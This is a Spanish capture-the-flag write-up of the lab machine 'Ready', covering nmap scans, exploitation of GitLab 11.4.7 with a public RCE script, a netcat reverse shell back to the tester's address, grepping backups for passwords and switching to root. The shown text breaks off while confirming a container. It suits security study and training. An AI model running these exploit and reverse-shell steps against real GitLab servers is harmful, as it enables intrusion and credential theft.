Ready
Máquina Linux Media - Fácil

Ready es una máquina Linux de dificultad media tirando a fácil si ya se tiene experiencia escapando de contenedores. La máquina cuenta con el servicio de GitLab habilitado este nos permite registrarnos e ingresar como un usuario invitado, sin embargo, al lograr ingresar evidenciamos la versión del sistema que es la 11.4.7. Esta versión cuenta con múltiples exploits de tipo RCE, probamos varios exploits, pero buscando uno en GitHub nos permite obtener Shell directamente, reduciendo la dificultad de la máquina. Una vez ingresamos al equipo detectamos que es un contenedor por los comandos limitados y su ip distinta.
Buscamos archivos o contraseñas en texto claro y encontramos el directorio backup el cual contiene varios archivos con varias líneas de configuración , haciendo uso del comando grep encontramos una contraseña la cual utilizamos con el usuario root. Luego de esto validamos que el contenedor permite listar volúmenes y uno de ellos tiene la unidad /root_pass, montamos el directorio y logramos acceder a la carpeta root la cual contiene su flag.

Escaneo


nmap -Pn -p- --open 10.10.10.220 -T4

```
nmap -Pn -p- --open 10.10.10.220 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-18 01:11 GMT
Stats: 0:01:05 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 84.76% done; ETC: 01:12 (0:00:12 remaining)
Nmap scan report for 10.10.10.220 (10.10.10.220)
Host is up (0.084s latency).
Not shown: 52528 closed tcp ports (conn-refused), 13005 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
22/tcp   open  ssh
5080/tcp open  onscreen

Nmap done: 1 IP address (1 host up) scanned in 75.27 seconds
```


0.0.1. versiones de servicios

```
nmap -Pn -p22,5080 -sCV 10.10.10.220 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-18 01:13 GMT
Nmap scan report for 10.10.10.220 (10.10.10.220)
Host is up (0.081s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
5080/tcp open  http    nginx
| http-robots.txt: 53 disallowed entries (15 shown)
| / /autocomplete/users /search /api /admin /profile
| /dashboard /projects/new /groups/new /groups/*/edit /users /help
|_/s/ /snippets/new /snippets/*/edit
| http-title: Sign in \xC2\xB7 GitLab
|_Requested resource was http://10.10.10.220:5080/users/sign_in
|_http-trane-info: Problem with XML parsing of /evox/about
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.76 seconds
```


Entramos al servicio 5080 y encontramos un GitLab




Nos registramos




En el apartado de help encontramos una posible versión



Buscamos posibles exploits para esta versión



Validaremos el segundo



Verificando el exploit debemos setear el usuario registrado también nuestra ip y puerto la URL del GitLab y la ip de una reverse shell

```
9
0 #!/usr/bin/python3
1
2 import requests
3 from bs4 import BeautifulSoup
4 import argparse
5 import random
6
7
8 parser = argparse.ArgumentParser(description='GitLab 11.4.7 RCE')
9 parser.add_argument('-u', help='GitLab Username/Email', required=True)
0 parser.add_argument('-p', help='Gitlab Password', required=True)
1 parser.add_argument('-g', help='Gitlab URL (without port)', required=True)
2 parser.add_argument('-l', help='reverse shell ip', required=True)
3 parser.add_argument('-P', help='reverse shell port', required=True)
4 args = parser.parse_args()
```


```
~/machineshtb/Ready
python3 49334.py
usage: 49334.py [-h] -u U -p P -g G -l L -P P
49334.py: error: the following arguments are required: -u, -p, -g, -l, -P
~/machineshtb/Ready
```

Seteamos el script


```
~/machineshtb/Ready
python3 49334.py -u amadomaster -p 12345678 -g http://10.10.10.220 -l 10.10.14.4 -P 124
```

```
zsh
~/machineshtb/Ready
nc -lvnp  124
listening on [any] 124 ...
```


pruebo, pero no me entrego shell



¡pruebo con un exploit de internet https://github.com/mohinparamasivam/GitLab-11.4.7-Authenticated-Remote-Code-Execution?tab=readme-ov-file#-pip3-install-requests-



Instalo dependencias




```
~/machineshtb/Ready
pip3 install RandomWords==0.3.0
efaulting to user installation because normal site-packages is
EPRECATION: Loading egg at /usr/local/lib/python3.11/dist-packa
replacement is to use pip for package installation.. Discussion
ollecting RandomWords==0.3.0
 Downloading RandomWords-0.3.0.tar.gz (46 kB)
    ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 46.5/46.5 kB 2.0 M
 Preparing metadata (setup.py) ... done
uilding wheels for collected packages: RandomWords
 Building wheel for RandomWords (setup.py) ... done
 Created wheel for RandomWords: filename=RandomWords-0.3.0-py3-
 Stored in directory: /home/kali/.cache/pip/wheels/59/bb/db/66a
uccessfully built RandomWords
nstalling collected packages: RandomWords
uccessfully installed RandomWords-0.3.0
```


Antes de correr modifico el exploit por la ip víctima

```
#Retrieve CSRF Token

warnings.filterwarnings("ignore", category=UserWarning, module='bs4'
gitlab_url = "http://10.10.10.220:5080"
request = requests.Session()
print("[+] Retrieving CSRF token to submit the login form")
time.sleep(1)
page = request.get(gitlab_url+"/users/sign_in")
html_content = page.text
soup = BeautifulSoup(html_content,features="lxml")
```


seteamos nuevamente y corremos

acá nos pide correr Python server

damos que si




luego damos 1 descargar una shell




si bien se jode se descarga una shell

ahora siguiendo el exploit debemos volver a ejecutar esta vez con la opción 2




validamos nuestro netcat y tenemos Shell




Enumeración PC objetivo


luego de revisar varias carpetas y detectar que tenemos comandos limitados encontramos un directorio de backup en opt




este contiene archivos de gran tamaño




por ende buscar contraseñas revisando uno a uno no fue factible, entonces intento con el comando grep
grep -r -i pass




pruebo con el user root y su pass wW59U!ZKMbG9+*#h
su root



mejoro shell para validar problemas por esto




si bien somos root tenemos comados limitados por ende parece estamos en un contenedor, validamos con el comando hostname -i



